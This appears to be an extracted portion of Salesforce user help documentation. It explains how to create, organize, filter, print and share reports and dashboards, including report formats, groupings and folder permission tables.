Tip: You can also group and subtotal your data to create subsets of information.

- To reverse the sort order, click the column heading a second time.
- If the floating report header is enabled for your organization, sort behavior is slightly different.

Floating report headers keep the column headings on tabular reports in sight no matter how far users scroll down report results. With floating report headers, users can scroll to the bottom of lengthy tabular reports without having to scroll back to the top to view the names of the column headings. Users can also click floating report headers to sort data in a specific column. When users sort data by clicking a floating report heading, the report refreshes and redirects users to the beginning of report results.

Print a Report

Print a report from the run page of a report using your browser's print function.

Available in: **All** editions except **Database.com**

User Permissions Needed	
To print reports:	"Run Reports" and "Export Reports"

- Click **Printable View** from the report's run page.
- From the browser dialog, do one of the following:
  - ◊ Open the report with your browser and use your browser's print function.
  - ◊ Save the file in Excel and use the print option in Excel.

Gather Data with Reports

Reports give you access to the data your organization has accumulated over time, enabling you to make informed decisions. You can examine your organization's data in almost infinite combinations, display it in easy-to-understand formats, and share the resulting insights with others via dashboards.

Available in: **All** editions except **Database.com**

A *report* returns a set of records that meets certain criteria, and displays it in organized rows and columns. Report data can be filtered, grouped, and displayed graphically as a chart. Reports are stored in folders, which control who has access. Reports are stored in folders, which control who has access.

Reports Home

The Reports home page is your central place to work with reports and report folders.

Available in: **All** Editions except **Database.com** (The edition determines which reports you see.)

User Permissions Needed	
To run reports:	“Run Reports”
To schedule reports:	“Schedule Reports”
To create, edit, and delete reports:	“Create and Customize Reports” AND “Report Builder”

Click the Reports tab to display the reports home page. From this page, you can:

- Search for reports.
- Select or create a folder.

  The Folder drop-down list includes all report folders you can access. The Report Folders section is not available in Personal, Contact Manager, and Group Editions.
- Click the All Reports subtab to see all reports in folders you can access.
  - ◊ Click **Reorder Folders** to change the order that folders appear on the subtab.
  - ◊ Click **Collapse All** or **Expand All** to show or hide reports in folders.
- Click the Recent Reports subtab to see recent reports. Select recently viewed, created, or modified reports using the drop-down.
- Click **Create New Custom Report** to begin a new report.
- Click a report name to run the report.
- If Chatter is enabled, click or to follow or stop following a report in your Chatter feed.
- Click **Edit** next to a report to customize it.
- Click **Del** to remove the report from the report folder. Deleted reports are moved to the Recycle Bin.

  Note: You can't delete reports used by dashboard components or analytic snapshots. To delete the report, you must first delete the dashboard component or analytic snapshot
- Click **Export** to export a report directly to an Excel spreadsheet or CSV (comma-separated values) file.

Gather Data with Reports

Move a Report or Dashboard Between Folders

It’s a good practice to keep reports and dashboards organized in folders that reflect their function and audience. You can drag and drop reports and dashboards from one folder to another.

Available in: **All** editions except **Database.com**

User Permissions Needed	
To view the Reports tab:	“Run Reports”

Note: You need edit access to folders before moving items between them. Moving items using drag-and-drop isn’t supported in accessibility mode.

Move a report or dashboard between folders by dragging from the list view to a report or dashboard folder on the Folders pane.

1. On the Reports tab list view, click and hold an item.

2. Drag the item into its destination folder in the Folders pane.

As you drag an item across a folder, a green check mark (1) indicates that the item can be moved into the selected folder. Conversely, a red icon ( ) means that the item can’t be moved into a selected folder.

Keep the following in mind when moving items:

- Drag one item at a time.
- You can’t move items from installed AppExchange packages or standard report folders into other folders.

- Move reports into report folders and dashboards into dashboard folders.

See Also:

Organize Reports

Delete a Report

You can delete a selected report from the Reports tab or from its run page.

Available in: **All** editions except **Database.com**

User Permissions Needed	
To delete reports in My Personal Custom Reports folder:	"Create and Customize Reports"
To delete reports in public folders:	"Manage Public Reports"

1. Delete a report in one of two ways:

Option	Description
To delete from the Reports tab	Next to the report, click ▼ > **Delete**.
To delete from the report's run page	Click **Delete**.

2. Click **OK**.

   Deleted reports are moved to the Recycle Bin. You can't delete reports in others' personal folders. You also can't delete reports used by dashboard components or analytic snapshots unless you first delete the dashboard component or analytic snapshot.

Customize the Reports Tab

On the Reports tab, you can modify your personal display to specify the order of the report folders.

Available in: **All** editions except **Database.com**

User Permissions Needed	
To customize the Reports tab:	“Run Reports”

1. Click **Reorder Folders** next to the report subtabs.
2. To reposition the report folders, select a folder in the list box, and click the **Up** or **Down** arrow.

   Tip: Click the **Top** or **Bottom** arrow to move a folder to the top or bottom of the list.

3. Click **Save**.

Report Run Page Options

Customize the report run page to support the specific information you need for the way you work.

The following fields and buttons are available from the report run page, depending on your setup.

Option	Description
Customize	Opens the report builder to help you customize the report.
Date Field	Choose date-specific information about the records: created date, last updated date, and date of last activity.
Delete	Deletes the report. Deleted reports are moved to the Recycle Bin.
Display Currencies Using	Determines the currency type for report subtotals and amounts in the “converted” column of any field. Available only for organizations using multiple currencies. Amounts in reports are shown in their original currencies, and report totals are displayed in your personal currency. To change the currency, click **Show** > **Display Currencies Using**, then select an active currency. For any amount, you can also choose to display the “converted” column (for example, “Annual Revenue (converted)”), which will show amounts in the selected currency.
Division	Determines the division of records to include in the report. Select --Current-- to show records in your current working division. Reports that are already scoped (such as My Cases or My Opportunity Team’s Accounts) include records in all divisions. Available only if your organization uses divisions to segment data and you have the “Affected by Divisions” permission. If you do not have the “Affected by Divisions” permission, your reports include records in all divisions.
Drill Down	For summary and matrix reports, filter selected rows by a particular field. Select the rows you want to view, choose a field to group by, then click **Drill Down**. For example, if you created an opportunity report that displays deals by industry, you can select the industries

Option	Description
	that are doing well and group by `Product Name` to see which products are selling in that industry. Click **Clear** to remove the drill-down filter.
Export Details	Exports data from the report to a Microsoft® Excel spreadsheet or CSV (comma-separated values) file.
Hierarchy	Provides options to view the report data based on role or territory hierarchy. View data for an individual user, a role, or an entire organization. Available only for Professional, Enterprise, Unlimited, and Developer Editions.
Printable View	Lets you display the report in Microsoft Excel format, for easy printing.
Relationship to Opportunity	Specifies a scope based on opportunity ownership or opportunity team; limits the data in an opportunity report.
Range	Specifies a time period for a report. You can limit the data by specific dates using any standard or custom date field defined for the type of record in the report. Works with `From` and `To` fields.
Run Report	Regenerates the report data based on current report settings.
Save	Saves changes to one of your existing custom reports.
Save As	Saves parameter changes to any custom, standard, or public report under a new name, without altering the original report.
Show	Specifies which items to include in the report: just the records you own, or all records to which you have access. Use this option to see team data in your report.
Show/Hide Details	Toggles the display to show all information or just summary information.
Summarize information by	Provides subtotals for the fields you specify.
Units	Choose to view the age of a case in days, hours, or minutes. The age of an open case is the elapsed time from creation to the present. The age of a closed case is the elapsed time from creation to the closing time of the case.

Get Started with Dashboards

Once you've found the data you need, use a dashboard to find patterns, stay up to the minute on changes, and share knowledge that you and your co-workers can act on in real time.

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view and refresh dashboards:	“Run Reports” AND access to dashboard folder
To create dashboards:	“Run Reports” AND “Manage Dashboards”
To edit and delete dashboards you created:	“Run Reports” AND “Manage Dashboards”
To edit and delete dashboards you didn’t create:	“Run Reports,” “Manage Dashboards,” AND “View All Data”

- Users with a Salesforce Platform or Salesforce Platform One user license can only view a dashboard if the dashboard running user also has the same license type. Consider creating separate dashboards for users with different license types.
- Dashboards in Group Edition organizations are view-only.

Clicking the Dashboards tab displays the dashboard you viewed most recently. The top of the page shows the time the dashboard was refreshed last and the user whose permissions determine what data is visible on the dashboard. If you can’t access a dashboard, verify your folder permissions.

Use Dashboards on the iPad

Salesforce Mobile Dashboards for the iPad, available from the Apple App Store, lets you access dashboards you recently viewed or are following when you’re on the go.

Available in: **Enterprise**, **Unlimited,** and **Developer** Editions

The mobile dashboards app keeps you in touch with your organization’s data, performance, and trends, whether you’re in the office or on the road. Use this app to:

- Browse recently viewed dashboards, or ones you’re following
- Search for dashboards
- View individual dashboard components, highlight their values, and drill into reports for each
- Modify your report view
- Email a dashboard or an individual component to others
- View, post, and comment on a dashboard’s Chatter feed
- When offline, access some dashboards and reports you recently viewed in the app

Note: The app doesn't support dynamic dashboards or dashboard filters.

You can download the app for free from the Apple App Store or from the AppExchange. You can use the mobile dashboards app on all iPad models with iOS 5 or higher. The app is available in Salesforce Enterprise, Unlimited, and Developer Editions, and additionally in any organization that has enabled REST API.

If you can access your Salesforce organization from your iPad, you can use the mobile dashboards app. Open the app and log in using your Salesforce email and password. If you don't have a Salesforce account, you can still explore the app by tapping **Demo**.

Note: Dashboard access for your iPad is available by default for your organization. If it isn't, an administrator must enable it before you can log in to the app.

In the Salesforce Classic client application, the Dashboards tab displays if your Salesforce administrator has added the tab to your mobile configuration.

Get Started with Dashboards

Print a Dashboard

Print dashboards using your browser's print option.

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To print dashboards:	"Run Reports" AND access to dashboard folder

- Set the paper orientation to print in landscape format so that it is wide enough for all three columns of dashboard components.
- If necessary, resize your columns and remove the browser-imposed headers and footers.

See Also:

Get Started with Dashboards

View Dashboard Lists

The dashboard list contains all the dashboards you can view.

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view and refresh dashboards:	“Run Reports” AND access to dashboard folder
To create dashboards:	“Run Reports” AND “Manage Dashboards”
To edit and delete dashboards you created:	“Run Reports” AND “Manage Dashboards”
To edit and delete dashboards you didn’t create:	“Run Reports,” “Manage Dashboards,” AND “View All Data”

1. From the Dashboards tab, click **Go to Dashboard List**.
   The enhanced Reports tab lists your recently viewed dashboards in that dashboard's folder.
2. On the dashboard list page, select a folder to view a list of dashboards stored in that folder, or search with filters.
3. Click a dashboard name to display the dashboard.
4. Click next to a dashboard name to edit or delete a dashboard.

   Note: Dashboards in Group Edition organizations are view-only.

5. If Chatter is enabled, click or to follow or stop following a dashboard in your Chatter feed.

See Also:

Share Insights with Dashboards
Get Started with Dashboards

Refresh Dashboard Data

Click **Refresh** to load the latest data into the dashboard. The data is as current as the date and time displayed after `As of...` at the top right corner of the dashboard.

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To refresh dashboard data:	“Run Reports” AND access to dashboard folder

1. Click **Refresh** to replenish your dashboard with the most recent data.
   When dashboard data is being refreshed, the **Refresh** button changes to **Refreshing...** You can leave the dashboard and do other things in Salesforce while the data refreshes.

   Tip: If your dashboard data doesn't refresh after ten minutes, the refresh automatically stops. If necessary, click **Refresh** again.

When you refresh a dashboard, the dashboard data refreshes for anyone else in your organization that has access to that dashboard. Additional refreshes submitted during a refresh and up to one minute after the completion of a refresh are ignored; users view the most current data.

When you change filters on a dashboard, the dashboard shows previously cached data, if it exists. If no data exists, the dashboard fetches the latest. Either way, the dashboard's "Last Refreshed" date shows you the timestamp for the data you're viewing.

See Also:

Get Started with Dashboards

Filter Dashboard Data

As an administrator, you don't need to clone dashboards along with source reports for each subset of data. With a single filtered dashboard, you can serve data needs for a wider audience. Filters are available for both dynamic and standard single-user dashboards. When a dashboard is filtered by a user, the filtered view is saved so that the next time they visit, the same filters are applied to the dashboard data. To see data unfiltered, they can clear each filter on the dashboard.

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Create up to 3 filters on a dashboard. Each filter can have up to 10 options defined by filter operators and values. Contact salesforce.com to increase the filter options limit. A maximum of 50 filter options is possible.

You can filter on picklists, lookups, and checkboxes, and on text, numeric, date, and date/time fields.

Note:

- Filters can't be added to dashboards that contain Visualforce or s-control components.
- It's not possible to filter on bucket fields.
- Scheduling or emailing a filtered dashboard returns unfiltered data.

- You can't filter data on a joined report in dashboard view or add a filter to a dashboard that only has joined reports.

Apply a Dashboard Filter
Create a Dashboard
Set Up Dynamic Dashboards

Add a Dashboard Filter

To create a dashboard filter, select a field that contains the type of information you want to filter on, then define how the filter returns the data.

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create dashboards:	"Run Reports" AND "Manage Dashboards"

Filters on a dashboard allow you to choose different views of data. Create up to 3 filters on a dashboard. Each filter can have up to 10 options defined by filter operators and values. Contact salesforce.com to increase the filter options limit. A maximum of 50 filter options is possible.

The field you select for the filter may have *equivalent fields*. Equivalent fields share the same underlying object as the field you select for the filter. You can use equivalent fields to filter components that don't have the exact field you selected for the filter, or to filter some components differently. For example, if you filter on the `Account Owner` field, equivalent fields may include `Opportunity Owner` or `Opportunity Created by`, as all three are part of the User object. When equivalents exist for a field, hover over ⓘ in the Filter dialog to see the list.

When you edit a dashboard, you can see how each component is being filtered under `Filtered By`. If equivalent fields are available for a component, you can select a different field to filter the component.

1. Create a dashboard with at least one component and data source (report).
2. Click **Add Filter**.
3. Select the field to filter on from the `Field` drop-down. The drop-down shows fields that can be used to filter all components. To see equivalent fields for your selection, click ⓘ.
4. Optionally, enter a display label to identify the filter on the dashboard builder and view pages. If your filter has many equivalent fields, we recommend using a label that works for all components.
5. Under Filter Options, select an operator and provide values for the option. Options with multiple values are treated as OR conditions.

6. Click **Add Row** to add additional options.
7. Click **OK**. When you click OK, you can see how the filter is applied on each component. If equivalent fields are available for a component, you can select which one to use to filter the component.

To modify or delete an existing filter, from the filter drop-down, select **Edit Filter** or **Remove Filter**.

Filter Operators


Dashboard Filter Examples

Filters on a dashboard allow you to choose different views of data. When you filter a dashboard, the filtered view is saved on the dashboard until you change filters. Without dashboard filters, you'd have to create multiple dashboards, each with its own set of filtered reports.

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions


Sales Data for Each Account Type

Filter a sales dashboard to let viewers see sales data for each type of account (prospect, customer, partner, etc.). Create a single dashboard based on a single set of reports, then add a dashboard filter on the `Account Type` field.




Sales Performance by Products

Create a sales dashboard that lets viewers track sales performance by products. To do so, create a dashboard with key performance indicators, like closed revenue. Add a filter on the `Product Name` field so viewers can see performance by product.



Deals for Different Account Segments

Show how different types of deals are performing across different account segments by creating a dashboard with two filters. Create a filter for `Annual Revenue` that contains several ranges that reflect how your organization segments accounts, then create a filter on opportunity `Type`, and finally add a filter to show deals by `Region`. Create this as a dynamic dashboard to let the entire sales organization use it: managers can use it to view the performance of their teams, while reps can use it to monitor their own performance.



See Also:

[Filter Dashboard Data]

Apply a Dashboard Filter

Filter a dashboard to analyze the information interactively. When you filter a dashboard, the filtered view is preserved so that the next time you see the dashboard, data is filtered by the same view.


Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view and refresh dashboards:	"Run Reports" AND access to dashboard folder

Note: All components on the dashboard might not be filtered on the same field. The person who created or edited the dashboard specifies which field is used.

1. Open a dashboard filter.

   Notice how filters you applied last time are selected.
2. Select a filter option from the drop-down.
   For example, select `Type equals Prospect` to show only consulting accounts across all the dashboard components.



3. If the dashboard has additional filters, choose those filter options as well.

   To see data unfiltered, click **Clear Filter** in each dashboard filter drop-down.

Install the CRM Sample Dashboards from AppExchange

Use the CRM sample dashboards from AppExchange as a starting point to build dashboards that meet your business needs.

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To install packages:	"Download AppExchange Packages"
To create dashboards:	"Run Reports" AND "Manage Dashboards"

The CRM sample dashboards package from AppExchange offers best practice dashboards with underlying reports that are based on your organization's standard objects and fields. These are sales, marketing, service, and support dashboards you can use to track business processes and key performance metrics for yourself, your team, and your organization. Dashboards in this package include:

- **Sales & Marketing Dashboards**
  - Marketing Executive Dashboard
  - Sales Executive Dashboard
  - Sales Manager Dashboard
  - Salesperson Dashboard
- **Customer Service Dashboards**
  - Agent Supervisor Overview Dashboard
  - Service Executive Overview Dashboard
  - Service KPIs Dashboard

1. In AppExchange, search for "Salesforce CRM Dashboards" and click **Get it Now**.

2. To install the sample dashboards, install the package.

Get Started with Dashboards

Manage Access to Reports and Dashboards

Access to reports and dashboards is controlled through settings for the folder they are stored in. To give others access to your reports or dashboards, place them in a shared folder. To prevent others from accessing your reports, place them in personal folders that only you can access.

Available in: **All** Editions except **Database.com**
Report folders not available in: **Contact Manager**, **Group**, and **Personal** Editions

User Permissions Needed	
To create, edit, and delete public report folders:	"Manage Public Reports"
To create, edit, and delete public dashboard folders:	"Manage Dashboards" AND "View All Data"

To access report or dashboard folders go to the Reports tab. On the tab, in the folders pane, click and select **New Report Folder** or **New Dashboard Folder** to create a folder, or click on a folder to edit.

Consider the following when you edit reports or dashboards you didn't create or when you're try to share reports with others:

- You can modify the contents of a folder only if the folder access level is set to Read/Write. Only users with the "Manage Public Reports" or "Manage Public Dashboards" can delete or change a Read Only folder. Regardless of permissions or folder settings, you can't edit any unfiled folders or others' personal folders.
- Administrators, or users with the "Manage Public Reports" and "Create and Customize Reports" permissions, can create custom reports that all users can view. They can also organize reports by creating custom report folders and configuring which groups of users have access to them. Note that public reports and report folders are not available with Personal, Contact Manager, and Group Editions.
- To make a report public, run the report and click **Save As**. Give the report a name and choose a public report folder.

Access to Report Folders

Folder access is controlled by permissions. Users must have certain permissions to access public, hidden, or shared report folders.

Available in: **All** Editions except **Database.com**

Report folders not available in: **Contact Manager**, **Group**, and **Personal** Editions

The following tables show the permissions that users must have to access the three different types of report folders: public, hidden, and shared folders.

Public Folders

The following permissions apply to folders with these visibility settings:

- `This folder is accessible by all users, including portal users`
- `This folder is accessible by all users, except for portal users`

Access Level	Permissions to Access Read-Only Folders	Permissions to Access Read/Write Folders
Read	*Any* of the following: • "Run Reports" • "Manage Public Reports" • "View All Data"	*Any* of the following: • "Run Reports" • "Manage Public Reports" • "View All Data"
Write New	"Manage Public Reports"	"Create and Customize Reports"
Modify/Delete	"Manage Public Reports"	"Manage Public Reports"

Hidden Folders

The following permissions apply to folders that have this visibility setting:

- `This folder is hidden from all users`

Access Level	Permissions to Access Read-Only Folders	Permissions to Access Read/Write Folders
Read	"View All Data"	"View All Data"
Write New	"Manage Public Reports"	"Manage Public Reports"
Modify/Delete	"Manage Public Reports"	"Manage Public Reports"

Shared Folders

Access Level	Permissions to Access Read-Only Folders	Permissions to Access Read/Write Folders
Read	*Any* of the following: • "Run Reports" (for shared users) • "Manage Public Reports"	*Any* of the following: • "Run Reports" (for shared users) • "Manage Public Reports" (for shared users)

Access Level	Permissions to Access Read-Only Folders	Permissions to Access Read/Write Folders
	• "View All Data"	• "View All Data"
Write New	"Manage Public Reports"	"Create and Customize Reports" (for shared users)
Modify/Delete	"Manage Public Reports"	"Manage Public Reports"

Access to Dashboard Folders

Folder access is controlled by permissions. Users must have certain permissions to access public, hidden, or shared dashboard folders.

Available in: **All** Editions except **Database.com** Report folders not available in: **Contact Manager**, **Group**, and **Personal** Editions

The following tables show the permissions that users must have to access the three different types of dashboard folders: public, hidden, and shared folders.

Public Folders

The following permissions apply to folders with these visibility settings:

- `This folder is accessible by all users, including portal users`
- `This folder is accessible by all users, except for portal users`

Access Level	Permissions to Access Read-Only Folders	Permissions to Access Read/Write Folders
Read	"Run Reports"	"Run Reports"
Write New	*All* of the following: • "Run Reports" • "Manage Dashboards" • "View All Data"	*Both* of the following: • "Run Reports" • "Manage Dashboards"
Modify/Delete	*All* of the following: • "Run Reports" • "Manage Dashboards" • "View All Data"	*All* of the following: • "Run Reports" • "Manage Dashboards" • "View All Data"

Hidden Folders

The following permissions apply to folders that have this visibility setting:

- `This folder is hidden from all users`

Access Level	Permissions to Access Read-Only Folders	Permissions to Access Read/Write Folders
Read	*Both* of the following: • "Run Reports" • "View All Data"	*Both* of the following: • "Run Reports" • "View All Data"
Write New	*All* of the following: • "Run Reports" • "Manage Dashboards" • "View All Data"	*All* of the following: • "Run Reports" • "Manage Dashboards" • "View All Data"
Modify/Delete	*All* of the following: • "Run Reports" • "Manage Dashboards" • "View All Data"	*All* of the following: • "Run Reports" • "Manage Dashboards" • "View All Data"

Shared Folders

Access Level	Permissions to Access Read-Only Folders	Permissions to Access Read/Write Folders
Read	"Run Reports"	"Run Reports"
Write New	*All* of the following: • "Run Reports" • "Manage Dashboards" • "View All Data"	*Both* of the following: • "Run Reports" • "Manage Dashboards"
Modify/Delete	*All* of the following: • "Run Reports" • "Manage Dashboards" • "View All Data"	*All* of the following: • "Run Reports" • "Manage Dashboards" • "View All Data"

GATHER DATA

Gather Data with Reports

Reports give you access to the data your organization has accumulated over time, enabling you to make informed decisions. You can examine your organization's data in almost infinite combinations, display it in easy-to-understand formats, and share the resulting insights with others via dashboards.

Available in: **All** editions except **Database.com**

A *report* returns a set of records that meets certain criteria, and displays it in organized rows and columns. Report data can be filtered, grouped, and displayed graphically as a chart. Reports are stored in folders, which control who has access. Reports are stored in folders, which control who has access.

Choose a Report Type

A report type is a set of rules that determine which records and fields appear in a report. You can start with one of the available standard report types, or use a custom report type provided by your administrator.

Available in: **All** editions except **Database.com**

User Permissions Needed	
To create, edit, and delete reports:	"Create and Customize Reports" AND "Report Builder"

Choosing the right report type is one of the most important steps in creating a report.

To create a new report:

1. From the Reports tab, click **New Report**.
2. Select the report type for the report and click **Create**.
3. Customize the report.

See Also:

Build a New Report
Choose a Report Format
Set Up a Custom Report Type

Choose a Report Format

A report can use the tabular, summary, matrix, or joined format. Choose a format that's complex enough to capture the data you want to show, but simple enough to communicate it effectively.

Available in: **All** editions except **Database.com**

User Permissions Needed	
To create, edit, and delete reports:	"Create and Customize Reports" AND "Report Builder"

Choose one of the following report formats using the **Format** menu of the report builder. Tabular format is the default.

Format	Description
Tabular	Tabular reports are the simplest and fastest way to look at data. Similar to a spreadsheet, they consist simply of an ordered set of fields in columns, with each matching record listed in a row. Tabular reports are best for creating lists of records or a list with a single grand total. They can't be used to create groups of data or charts, and can't be used in dashboards unless rows are limited. Examples include contact mailing lists and activity reports.
Summary	Summary reports are similar to tabular reports, but also allow users to group rows of data, view subtotals, and create charts. They can be used as the source report for dashboard components. Use this type for a report to show subtotals based on the value of a particular field or when you want to create a hierarchical list, such as all opportunities for your team, subtotaled by `Stage` and `Owner`. Summary reports with no groupings show as tabular reports on the report run page.
Matrix	Matrix reports are similar to summary reports but allow you to group and summarize data by both rows and columns. They can be used as the source report for dashboard components. Use this type for comparing related totals, especially if you have large amounts of data to summarize and you need to compare values in several different fields, or you want to look at data by date *and* by product, person, or geography. Matrix reports without at least one row and one column grouping show as summary reports on the report run page.

Format	Description
	Building Matrix Reports (2:00 minutes)
Joined	Joined reports let you create multiple report blocks that provide different views of your data. Each block acts like a "sub-report," with its own fields, columns, sorting, and filtering. A joined report can even contain data from different report types. Introducing Joined Reports in Salesforce (3:19 minutes)

Changing the Report Format

Changing the format affects filters and groupings, as follows:

When you change...	What Happens?
Tabular to Summary or Matrix	The `Rows to Display` filter is removed.
Summary, Matrix, or Joined to Tabular	All groupings, charts, and custom summary formulas are removed from the report. Grouping fields are not converted to columns in the tabular report. If the joined report contained multiple blocks, the columns from only the first block are included in the tabular report.
Summary to Matrix	The first summary grouping becomes the first row grouping. The second becomes the first column grouping. The third becomes the second row grouping. If you're using the report wizard, the third summary grouping is removed.
Matrix to Summary	The first row grouping becomes the first summary grouping. The second row grouping becomes the *third* summary grouping. The first column grouping becomes the *second* summary grouping. The second column grouping is removed. If you're using the report wizard, *both* the second row grouping and second column grouping are removed.
Tabular, Summary, or Matrix to Joined	The existing report becomes the first block in the joined report, and the report type becomes the principle report type for the joined report. Joined report blocks are formatted as summary reports, so if you switch from a summary to a joined report, your groupings stay the same. If you switch from a matrix to a joined report, groupings are converted the same way as when you switch from a matrix to a summary report. The following items aren't supported in joined reports, and aren't converted: • Bucket fields • Cross filters

When you change...	What Happens?
	• The `Rows to Display` filter

Build a New Report

Create a Report

If you don't have an existing report to clone, you can create a new report.

Available in: **All** editions except **Database.com**

User Permissions Needed	
To create, edit, and delete reports:	"Create and Customize Reports" AND "Report Builder"

To create a new report:

1. From the Reports tab, click **New Report**.
2. Select the report type for the report, and click **Create**.
3. Customize your report, then save or run it.

See Also:

Build a New Report
Choose a Report Format
Creating a Custom Report
The Report Builder Screen
Run a Report

Creating a Custom Report

You can customize standard reports, or you can build custom reports from scratch to suit the exact needs of your organization.

Available in: **All** editions except **Database.com**

User Permissions Needed	
To run reports:	“Run Reports”
To schedule reports:	“Schedule Reports”
To create, edit, and delete reports:	“Create and Customize Reports” AND “Report Builder”

Users with the “Manage Custom Report Types” permission can define custom report types that extend the types of reports from which all users in their organization can create or update custom reports. A *report type* defines the set of records and fields available to a report based on the relationships between a primary object and its related objects. Reports display only records that meet the criteria defined in the report type. Salesforce provides a set of pre-defined standard report types; administrators can create custom report types as well.

Users with the “Manage Analytic Snapshots” permission can create and schedule snapshots. An analytic snapshot lets you report on historical data. Authorized users can save tabular or summary report results to fields on a custom object, then map those fields to corresponding fields on a target object. They can then schedule when to run the report to load the custom object's fields with the report's data. Analytic snapshots enable you to work with report data similarly to how you work with other records in Salesforce.

Build a New Report
Create a Report
Create a Custom Report in Accessibility Mode

Create a Custom Report in Accessibility Mode

Available in: **All** editions except **Database.com**

User Permissions Needed	
To create, edit, and delete reports:	“Create and Customize Reports”

Note: This topic only applies if you're not using report builder. *Report builder* is a visual editor for reports.

To create a new custom report using the custom report wizard:

1. From the Reports tab, choose the **Create New Custom Report** button.
2. Select the type of data for the report, and click **Next**.

   To create reports on custom objects, choose the **Other Reports** report type category unless the custom object has a relationship with a standard object. When the custom object has a master-detail relationship with a standard object, or is a lookup object on a standard object, select the standard object for the report type category instead.

3. Choose the report format.
4. Follow the steps of the wizard using the **Next** button. For each report, customize the following:
   - **Specify Row and Column Headers:** On the Select Grouping page for summary and matrix reports, choose the fields by which you want to group and subtotal the data. In a summary report, choosing more than one sort field allows you to subsort your data. For matrix reports, select summary fields for the row labels and column headings. When grouping by a date field, you can further group the data by a specific time period such as days, weeks, or months.

     Note: On the Select Grouping page, if you set `Group Dates By` to "Calendar Month in Year" or "Calendar Day in Month," you won't be able to drill down to those date groupings in reports or dashboards. Users are taken to the unfiltered report instead.

   - **Summarize Data:** On the Select Columns to Total page, choose the types of summary information to display for numeric fields.
   - **Build Custom Summary Formulas:** On the Select Columns to Total page for summary and matrix reports, create custom summary formulas to calculate additional totals based on existing report summaries. A formula is an algorithm that derives its value from other fields, expressions, or values. See Build a Custom Summary Formula on page 2608.
   - **Choose Fields:** On the Select Columns page, choose the fields to display in the report. You can display only those fields that are visible in your page layout and field-level security settings. If you choose the `Description` field or any other long text field, only the first 255 characters are displayed.
   - Only the first 254 characters in a rich text area or a long text area are displayed in a report.
   - **Order Columns:** On the Order Columns page, select the order for displaying the chosen fields.
   - **Limit Report Results:** On the Select Criteria page, choose the appropriate settings from the drop-down lists, then use the filter options to limit the report to records with specific data.

     The report wizard supports up to 10 filters. On reports with more than 10, additional filters are dropped and the report shows an error for any filter logic.

     Tip: To use a tabular report on a dashboard, first limit the row count, by setting the `Rows to Display` option, the sort column, and the order on the Select Criteria page of the report. You can't use gauge or metric components on dashboards using tabular reports.

   - **Chart Settings:** On the Select the Chart Type and Report Highlights step of the report wizard, set chart properties to display your report data in a chart. Charts are available only for summary and matrix reports.
5. Click **Run Report** to view the report, or click **Export Details** to save the report as an Excel file or other format.

Tip: Customizing your reports can require running them a few times as you adjust the report criteria and options. We recommend using a filter that gives you a smaller sampling of data until you are finished customizing the report and ready to save.

Group Your Report Data

Group Your Report Data

Group data in columns or rows in summary, matrix, and joined reports to display meaningful information. For example, group opportunities by Close Date to see closed opportunities or group cases by product to see the number of cases for each product. You can have groupings inside groupings.

Available in: **All** editions except **Database.com**
Joined reports are available in: **Enterprise**, **Unlimited,** and **Developer** Editions


User Permissions Needed	
To create, edit, and delete reports:	"Create and Customize Reports" AND "Report Builder"

Data for Grouping

The Fields pane displays fields from the selected report type, organized by folder. Before you group data in a summary report, drag and drop at least a few fields into the preview pane.

Add a Grouping

Add a group by dropping a field onto a drop zone.



Click **Show** > **Drop Zones** to make them visible. You can also click a column menu for a field in the report and choose **Group by this Field**.

Tip: If you group your report by a date field, you can click the group menu, select **Group Dates By**, and specify the grouping time frame: day, week, month, quarter, year, etc.

Grouping Data in Different Report Formats

Summary and joined reports can have up to three grouping levels. Matrix reports can have two row and two column groupings. For matrix reports, you can't use the same field for both row and column groupings. For joined reports, you can use the fields from the Common Fields category in the Fields pane to group across all report blocks.

Remove a Grouping

To remove a group, click the group menu and choose **Remove Group**. You can also grab the group and:

- Drag it to the column bar to remove the group, but keep the field as a column in the report.

- Drag it back to the Fields pane to remove the group and the field from the report.

Change Order of a Grouping

Drag groups to change their order, or click the group menu and choose **Move Group Up** or **Move Group Down** for column groupings, or **Move Group Left** or **Move Group Right** for row groupings.

Report Fields
Subtotal Report Results

Keep Working While Your Report Preview Loads

For most actions, you can continue working on your report while the preview loads. For example, when editing a report you can drag multiple fields into the report, then create a grouping while those columns load.

With report builder, for most actions, you can continue working on your report while the preview loads. For example, when editing a report you can drag multiple fields into the report, then create a grouping while those columns load.

Note: Asynchronous loading isn't available for matrix and joined reports.

You can continue working in the report preview while the following actions occur:

- Add, remove, or reorder fields
- Add or remove summary fields
- Add, remove, or reorder groupings
- Remove formulas

Note: If you remove a summary field or formula used in a chart, the chart reloads, but the report preview loads asynchronously.

You can't work in the report preview while the following actions occur:

- Add or edit formulas
- Remove a report's only grouping
- Remove a column used to limit the row count for a tabular report
- Sort the report by group or column
- Update standard or custom filters
- Change report format
- Show or hide report details
- Add or remove a chart
- Add or remove conditional highlighting
- Change **Group Dates By**

- Change a converted currency field
- Save the report

Report Fields

The Report Builder Screen

Report builder is a visual editor for reports. The report builder screen lets you work with report fields and filters, and shows you a preview of your report with just some of the data.

Available in: **All** editions except **Database.com**

To optimize screen real estate, report builder uses a compressed page header. To view your application tabs, simply close the builder or click the Salesforce logo.

Fields Pane

The Fields pane displays fields from the selected report type, organized by folder. Find the fields you want using the Quick Find search box and field type filters, then drag them into the Preview pane to add them to the report.

Create, view, edit, and delete custom summary formulas and bucket fields in the Fields pane as well.

In the joined report format, the Fields pane displays fields from all report types added to the report, organized by report type.

Filters Pane

Set the view, time frame, and custom filters to limit the data shown in the report.

Preview Pane

The dynamic preview makes it easy for you to customize your report. Add, reorder, and remove columns, summary fields, formulas, groupings, and blocks. Change the report format and display options, or add a chart.

The preview shows only a limited number of records. Run the report to see all your results.

Create a Report
Build a New Report

Report Fields

